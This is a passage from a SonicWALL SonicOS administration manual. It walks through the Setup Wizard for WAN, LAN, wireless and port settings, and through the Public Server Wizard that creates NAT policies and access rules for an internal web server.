- [“Configure Modular Device Type” on page 1430](#)
- [“WAN Network Mode” on page 1433](#)
- [“LAN Settings” on page 1438](#)
- [“Ports Assignment \(SonicWALL TZ series and NSA 240 appliances only\)” on page 1440](#)
- [“SonicWALL Configuration Summary” on page 1441](#)

## Using the Setup Wizard

The Setup Wizard helps you configure the following settings:

- WAN networking mode and WAN network configuration

- 3G/4G or Analog Modem configuration (SonicWALL TZ series)
- LAN network configuration
- Wireless LAN network configuration (wireless devices)

## Configuring a Static IP Address with NAT Enabled

Using NAT to set up your SonicWALL eliminates the need for public IP addresses for all computers on your LAN. It is a way to conserve IP addresses available from the pool of IPv4 addresses for the Internet. NAT also allows you to conceal the addressing scheme of your network. If you do not have enough individual IP addresses for all computers on your network, you can use NAT for your network configuration.

Essentially, NAT translates the IP addresses in one network into those for a different network. As a form of packet filtering for firewalls, it protects a network from outside intrusion from hackers by replacing the internal (LAN) IP address on packets passing through a SonicWALL with a “fake” one from a fixed pool of addresses. The actual IP addresses of computers on the LAN are hidden from outside view.

This section describes configuring the SonicWALL appliance in the NAT mode. If you are assigned a single IP address by your ISP, follow the instructions below.



Tip


Be sure to have your network information including your WAN IP address, subnet mask, and DNS settings ready. This information is obtained from your ISP.

## Start the Setup Wizard

- Step 1** Click the **Wizard** button on the top right corner of the SonicOS management interface.
- Step 2** In the **Welcome** screen, select the **Setup Wizard** and then click **Next**.




## Select Deployment Scenario (SonicWALL TZ Series Appliance only)



- Step 3** On a SonicWALL TZ series (wired or wireless) appliance, select the appropriate deployment scenario for your network and then click **Next**:
- **Office Gateway** - Provide secure access for my wired and wireless users.
  - **Secure or Open Access Point** - Add secure wireless access to an existing wired network. When selecting this mode, the wizard will skip over the steps for configuring the LAN interface.

## Change Administrator Password




- Step 4** To set the password, enter a new password in the **New Password** and **Confirm New Password** fields. Click **Next**.



Tip

It is very important to choose a password which cannot be easily guessed by others.

## Change Time Zone



Change Time Zone

SonicWALL's internal clock will be automatically configured by accessing a Network Time server on the Internet.


Please select your Time Zone from the pull-down menu.

Time Zone:

Automatically adjust clock for daylight saving time.

- Step 5** Select the appropriate **Time Zone** from the **Time Zone** menu. The SonicWALL's internal clock is set automatically by a Network Time Server on the Internet.
- Step 6** If appropriate, select **Automatically adjust clock for daylight saving time**.
- Step 7** Click **Next**.

## Configure Modular Device Type



Configure Modular Device Type

Your SonicWALL device contains a USB slot.

Please select the device type to be used from the pull-down menu.

- None
- 3G/4G/Mobile
- Analog Modem

- Step 8** If you are setting up a SonicWALL TZ series appliance that supports 3G/4G devices for Wireless WAN connection over cellular networks, or supports analog modem devices for dial-up WAN connection, select the type of device:
- **3G/4G/Mobile**
  - **Analog Modem**
- Step 9** Click **Next**. If you have selected
- **None**, go to [“WAN Network Mode” on page 1433](#)
  - **3G/4G/Mobile**, go to [“Configure 3G/4G” on page 1431](#)
  - **Analog Modem**, go to [“Configure Modem” on page 1432](#)

## Configure 3G/4G



**Step 10** If you are setting up a SonicWALL TZ series appliance that supports 3G/4G devices for Wireless WAN connection over cellular networks, select how you will use the 3G/4G device:

- **Yes, I will use 3G/4G for primary or backup Internet connectivity.**
- **No, I will not use 3G/4G at this time.**

**Step 11** Click **Next**. If you selected

- **Yes**, go to [“WAN Failover 3G/4G/Modem Connection” on page 1431](#)
- **No**, go to [“WAN Network Mode” on page 1433](#)

### WAN Failover 3G/4G/Modem Connection



**Step 12** Select the appropriate connection information from the **Country**, **Service Provider**, and **Plan Type** drop-down menus.



**Note** The selections available in the **Service Provider** and **Plan Type** menu depend on your selections in the **Country** and **Service Provider** menus, respectively.

**Step 13** Click **Next**.

**Step 14** Based on your selections in the previous step, the Setup Wizard displays your account information for verification:

- Profile Name
- Connection Type
- Dialed Number
- User Name (optional)
- Password (optional)
- Confirm Password (optional)
- APN

**Step 15** Click **Next**. Go to [“WAN Network Mode”](#) on page 1433.

## Configure Modem

**Step 16** If you are setting up a SonicWALL TZ series appliance that supports analog modem devices for dial-up WAN connection, select how you will use the modem:

- **Yes, I will use a dialup account as primary or backup Internet connectivity.**
- **No, I will not use the modem at this time.**

**Step 17** Click **Next**. If you selected

- **Yes**, go to [“WAN Failover Dialup Connection”](#) on page 1433



- No, go to “WAN Network Mode” on page 1433

## WAN Failover Dialup Connection




**Step 18** Enter the appropriate information in these fields:

- **Profile Name**
- **Phone Number**
- **User Name**
- **Password**
- **Confirm Password**

**Step 19** Click **Next**.

## WAN Network Mode



**Step 20** Confirm that you have the proper network information necessary to configure the SonicWALL to access the Internet. Click the hyperlinks for definitions of the networking terms.

Select one of the following options:


- **Router-based Connections - Static IP**, if your ISP assigns you a specific IP address or group of addresses.

- **Cable/Modem-based Connections - DHCP**, if your ISP automatically assigns you a dynamic IP address.
- **DSL Connections - PPPoE**, if your ISP provided you with client authentication software, a user name, and a password.
- **VPN Connections - PPTP**, if your ISP provided you with encrypted server IP address, user name, and password.

**Step 21** Click **Next** and then go to the corresponding section:

If you selected	Go to
Router-based Connection - Static IP	<a href="#">“WAN Network Mode: NAT Enabled” on page 1434</a>
Cable/Modem-based Connection - DHCP	<a href="#">“WAN Network Mode: NAT with DHCP Client” on page 1435</a>
DSL Connections - PPPoE	<a href="#">“WAN Network Mode: NAT with PPPoE Client” on page 1436</a>
VPN Connections - PPTP	<a href="#">“WAN Network Mode: NAT with PPTP Client” on page 1437</a>

## WAN Network Mode: NAT Enabled



**WAN Network Mode: NAT Enabled**

You will need to fill in the following fields to connect to the Internet. If you do not have the information, please contact your ISP.

SonicWALL WAN IP Address: 10.203.28.35

WAN Subnet Mask: 255.255.255.0

Gateway (Router) Address: 10.203.28.1

DNS Server Address: 10.200.0.52

DNS Server Address #2 (optional): 10.201.0.52

Allow HTTPS on this WAN Interface

Allow Ping on this WAN Interface

Warning: Allowing HTTPS management from the WAN is a potential vulnerability. Please choose a good password from the Password Setup wizard page.

**Step 22** Enter the public IP address provided by your ISP in the **SonicWALL WAN IP Address** field, then fill in the rest of the fields: **WAN Subnet Mask**, **Gateway (Router) Address**, **DNS Server Address**, and optional **DNS Server Address #2**.

**Step 23** Select whether to **Allow HTTPS on this WAN Interface**.




**Caution** Be cautious in allowing HTTPS management from the WAN because of potential vulnerability. If you do allow HTTPS management, ensure the password you specified on the Setup Wizard Change Administrator Password page is very strong; see [“Change Administrator Password” on page 1429](#).

**Step 24** Select whether to **Allow Ping on this WAN Interface**.

**Step 25** Click **Next**. Proceed to [“LAN Settings” on page 1438](#).

## WAN Network Mode: NAT with DHCP Client

DHCP is a networking mode that allows you to obtain an IP address for a specific length of time from a DHCP server. The length of time is called a lease which is renewed by the DHCP server typically after a few days. When the lease is ready to expire, the client contacts the server to renew the lease. This is a common network configuration for customers with cable or DSL modems. You are not assigned a specific IP address by your ISP.



The Setup Wizard page states that the SonicWALL's DHCP Clients will attempt to obtain an IP address from the SonicWALL dynamically.

**Step 26** Select whether to **Allow HTTPS on this WAN Interface**.




**Caution** Be cautious in allowing HTTPS management from the WAN because of potential vulnerability. If you do allow HTTPS management, ensure the password you specified on the Setup Wizard Change Administrator Password page is very strong; see [“Change Administrator Password” on page 1429](#).

**Step 27** Select whether to **Allow Ping on this WAN Interface**.

**Step 28** Click **Next**. Proceed to [“LAN Settings” on page 1438](#).

## WAN Network Mode: NAT with PPPoE Client

**NAT with PPPoE Client** is a network protocol that uses Point to Point Protocol over Ethernet to connect with a remote site using various Remote Access Service products. This protocol is typically found when using a DSL modem with an ISP requiring a user name and password to log into the remote server. The ISP may then allow you to obtain an IP address automatically or give you a specific IP address.



**Step 29** Select whether to use a dynamic or static IP address:

- **Obtain an IP Address Automatically**
- **Use the following IP Address;** enter the IP Address provided by your ISP in the following field

**Step 30** Enter the user name and password provided by your ISP in the **PPPoE User Name** and **PPPoE Password** fields.

**Step 31** Select whether the user is disconnected after a period of inactivity and enter the inactive period, in minutes, in the **Inactivity Disconnect (minutes)** field. The default is 10 minutes.

**Step 32** Select whether to **Allow HTTPS on this WAN Interface**.




**Caution** Be cautious in allowing HTTPS management from the WAN because of potential vulnerability. If you do allow HTTPS management, ensure the password you specified on the Setup Wizard Change Administrator Password page is very strong; see [“Change Administrator Password” on page 1429](#).

**Step 33** Select whether to **Allow Ping on this WAN Interface**.

**Step 34** Click **Next**. Proceed to [“LAN Settings” on page 1438](#).

## WAN Network Mode: NAT with PPTP Client

**NAT with PPTP Client** mode uses Point to Point Tunneling Protocol (PPTP) to connect to a remote server. It supports older Microsoft implementations requiring tunneling connectivity.



WAN Network Mode: NAT with PPTP Client

PPTP Server IP Address:

PPTP User Name:

PPTP Password:

Obtain an IP Address Automatically

Use the following IP Address

SonicWALL WAN IP Address:

WAN Subnet Mask:

Gateway (Router) Address:

Allow HTTPS on this WAN Interface

Allow Ping on this WAN Interface

Warning: Allowing HTTPS management from the WAN is a potential vulnerability. Please choose a good password from the Password Setup wizard page.

**Step 35** Enter the **PPTP Server IP Address**, **PPTP User Name**, and **PPTP Password**.

**Step 36** Select whether the appliance should

- **Obtain an IP Address Automatically**
- **Use the following IP address**; for this you also must specify the following:
  - **WAN Subnet Mask**
  - **Gateway (Router) Address**

**Step 37** Select whether to **Allow HTTPS on this WAN Interface**.



**Caution** Be cautious in allowing HTTPS management from the WAN because of potential vulnerability. If you do allow HTTPS management, ensure the password you specified on the Setup Wizard Change Administrator Password page is very strong; see [“Change Administrator Password” on page 1429](#).

**Step 38** Select whether to **Allow Ping on this WAN Interface**.

**Step 39** Click **Next**.

## LAN Settings



**Note** On a SonicWALL TZ series appliance, the LAN Settings and LAN DHCP Server settings are only displayed if you selected the Office Gateway deployment scenario.

**Step 40** The **LAN** page allows the configuration of the **SonicWALL LAN IP Addresses** and the **LAN Subnet Mask**. The **SonicWALL LAN IP Addresses** are the private IP address assigned to the LAN port of the SonicWALL. The **LAN Subnet Mask** defines the range of IP addresses on the LAN. The default values provided by the SonicWALL work for most networks. If you do not use the default settings, enter your preferred private IP address and subnet mask in the **SonicWALL LAN IP Address** and **LAN Subnet Mask** fields.

**Step 41** Click **Next**.

## LAN DHCP Settings

**Step 42** The **SonicWALL DHCP Settings** page configures the SonicWALL DHCP Server. If enabled, the SonicWALL automatically configures the IP settings of computers on the LAN. To enable the DHCP server, select **Enable DHCP Server on LAN**, and specify the range of IP addresses that are assigned to computers on the LAN.

If you do not select **Enable DHCP Server on LAN**, you must configure each computer on your network with a static IP address on your LAN.

**Step 43** Click **Next**.

## WLAN Radio Settings



**WLAN Radio Settings**

Configure the SSID, radio mode, and channel of operation for your SonicWALL.

The Service Set ID (SSID) serves as the primary identifier for your wireless network. The SSID may be up to 32 alphanumeric characters long and is case sensitive.

Select the desired radio mode and channel of operation for your SonicWALL.

SSID:

Radio Mode:

Regulatory Domain:

Country Code:

Radio Band:

Primary Channel:

Secondary Channel:

Enable Short Guard Interval

Enable Aggregation

**Note:** Regarding radio operations, the user is responsible for complying to all laws prescribed by the governing regulatory domain and locale.


(SonicWALL wireless security appliances only) Select whether or not you want to configure Wi-Fi Protected Access (WPA) security:

- **WPA/WPA2 Mode** - WPA is the security wireless protocol based on 802.11i standard. It is the recommended protocol if your wireless clients support WPA also.
- **Connectivity** - Caution! This mode offers no encryption or access controls and allows unrestrained wireless access to the device.



**Note** If you want to configure WEP security, navigate to the **Wireless > Security** page.

## WPA Mode Settings (SonicWALL wireless security appliances only)



**WPA Mode Settings**

Configure the WPA settings for your SonicWALL.

Authentication Type:

WPA2/WPA Settings

Cipher Type:

Group Key Update:

Interval (seconds):


Preshared Key Settings (PSK)

Passphrase:

**Step 44** Configure the WPA settings for your SonicWALL security appliance. See [“Wireless > Security” on page 519](#) for more information on these settings.

**Step 45** Click **Next**.

## Ports Assignment (SonicWALL TZ series and NSA 240 appliances only)



**Step 46** Optionally, you can configure the initial PortShield group assignments for your appliance. See [“Configuring PortShield Groups” on page 297](#) for more information on the PortShield wizard.

**Step 47** Click **Next**.



## SonicWALL Configuration Summary

**SonicWALL Configuration Summary**

**Office Gateway**

**WAN Interface - NAT with DHCP Client Enabled**  
WAN settings will be set automatically.

**WLAN Interface - Gateway 172.16.31.1 with DHCP Server Enabled**  
SSID: Techpubs\_WPA2  
Radio Mode: 2.4GHz 802.11n Only  
Country Code: US Radio Band: Auto Primary Channel: Auto

**Security Mode: WPA/WPA2 Mode**  
Auth Type: WPA2\_PSK Cipher Type: AES

**LAN Interface - Enabled**  
IP Address: 10.10.10.1  
Subnet Mask: 255.255.255.0  
DHCP Enabled: 10.10.10.2 - 10.10.10.10

**Ports Assignment**  
X0: LAN  
X1: WAN  
X2-X5: Unassigned  
X6: HA (When HA is enabled)

**Note:** HA can be enabled from High Availability > Settings page

To apply these settings, click Apply.

**Step 48** The **Configuration Summary** page displays the configuration defined using the Setup Wizard:

- To modify any of the settings, click **Back** to return to the appropriate page.
- If the configuration is correct, click **Apply**.

The SonicWALL appliance stores the network settings and displays an information page:

**Setup Wizard Complete**

**Congratulations!**

You have successfully completed the SonicWALL Setup Wizard.

Additional and advanced configuration options can be found in the SonicWALL Web Management Interface.

Remember, from now on you will login to the Web Management Interface at:  
URL: **http(s)://10.203.28.35**  
User Name: **admin**  
Password: **<set as previously>**

Next, you should click [here](#) or visit [SonicWALL's Web Site](#) to register your unit .

This will be necessary before you can take advantage of firmware updates and other optional features.

To close this window, click Close.

**Step 49** Click **Close** to return to the SonicWALL Management Interface.





## CHAPTER 84


# Configuring a Public Server with the Wizard

---


## Wizards > Public Server Wizard

---

**Step 1** Click the **Wizard** button on the top right corner of the SonicOS management interface.



**Step 2** Select **Public Server Wizard** and click **Next**. The **Public Server Type** page displays.



**Public Server Type**

Please select the type of server to which you wish to provide public access. Selecting one of the pre-defined servers will default to the services commonly associated with that server type. You may uncheck unwanted services, but at least one service must be selected.

If a particular service is not listed, you can choose 'Other' and on the following steps you will have the opportunity to create new services or define a service group that encompasses all of your needs.

Server Type:

Services:

- HTTP (TCP 80)
- HTTPS (TCP 443)

To continue, click Next.

**Step 3** Select the type of server from the **Server Type** drop-down menu:

- Web Server
- FTP Server
- Mail Server
- Terminal Services Server
- Other




**Note** Depending on the type of server you select, the available services change.

**Step 4** Check the box for the services you are enabling on this server or, if you selected **Other** for Server Type, select a service from the **Services** drop-down menu.



**Note** SonicWALL recommends NOT selecting **VoIP** from the **Services** menu. Selecting this option opens up more TCP/UDP ports than is required, potentially opening up unnecessary security vulnerabilities.

**Step 5** Click **Next**. The **Server Private Network Configuration** page displays.



The screenshot shows a blue-themed wizard page titled "Server Private Network Configuration". The page contains the following text and form fields:

Server Private Network Configuration

Please enter a name to identify this server, and the server's private (internal) IP address. A Network object representing the private server will be created, as needed, using the name and IP address information you provide, and will be assigned to the appropriate Zone.

If you enter an IP address that matches an existing Network Object, that object will be renamed with the Server Name you specify here. You may also enter an optional comment to help further identify the server.

If you do not know this information, please contact the server's administrator or your network administrator before continuing.

Server Name:

Server Private IP Address:

Server Comment:

To continue, click Next.

**Step 6** Enter the name of the server.

**Step 7** Enter the private IP address of the server. Specify an IP address in the range of addresses assigned to zone where you want to put this server. The Public Server Wizard will automatically assign the server to the zone in which its IP address belongs.

**Step 8** Optionally, add descriptive text in the **Server Comment** field.

**Step 9** Click **Next**. The **Server Public Information** page displays.



**Server Public Information**

Please specify the server's public (external) IP address. The default value is that of your SonicWALL's WAN interface, and should only be changed if this server will be accessed over the Internet by a different address.

Specifying a different address will result in the creation of public server Network Object that will be bound to the WAN Zone.


If you are uncertain of this address, you are encouraged to leave it at the default.

Server Public IP Address:

To continue, click Next.

**Step 10** Enter the public IP address of the server. The default is the WAN public IP address. If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.

**Step 11** Click **Next**. The **Public Service Configuration Summary** page displays.



**Public Server Configuration Summary**

Please review the settings below and click "Apply" to create the new objects listed below.

**Server Address Objects**

1. Create 'Example Web Server Private' assigned to LAN Zone for Host 172.22.2.44.
2. Reuse 'X1 IP' address object assigned to WAN Zone for 10.203.28.35.

**Server Service Group Object**

1. Create 'Example Web Server Services' with HTTP and HTTPS Services.

**Server NAT Policies**

1. Create Inbound Server NAT Policy to rewrite packets to original destination 'X1 IP' to translated destination 'Example Web Server Private'.
2. Create Outbound Server NAT Policy to rewrite packets from 'Example Web Server Private' to translated source 'X1 IP'.
3. Create Loopback NAT Policy to allow access from all internal zones to the server at public IP address 10.203.28.35.

**Server Access Rules**

1. WAN > LAN - Allow 'Any' to 'X1 IP' for Service Group 'Example Web Server Services'. Similar rules will be created from all lower security zones to the LAN zone.

To apply these settings, click Apply.

The Summary page displays a summary of the configuration you selected in the wizard. It should show the following:

- **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the DMZ, the wizard binds the address object to the DMZ zone. It gives the object a name of the name you specified for the server plus “\_private”. If you specify an IP in the range of another zone, it will bind the address object to that zone. If you specify an IP address out of the range of any zone you have configured, the wizard will bind the address object to the LAN zone.

Because the server in the example used the default WAN IP address for the **Server Public IP Address**, the wizard states that it will use the existing WAN address object when constructing policies between the new server and the WAN. If you specify another


address, the server will create an object for that address bound to the WAN zone and assign the new address object a name of the name you specified for the server plus “\_public”.

- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server. Because the server in the example is a Web server, the service group includes HTTP and HTTPS. This way, you have a convenient group to refer to when creating or editing access policies for this server.
- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. Therefore, in this example, if a packet with service type of HTTPS comes in addressed to the WAN interface (10.0.93.43), the NAT policy will translate its address to 172.22.2.44.

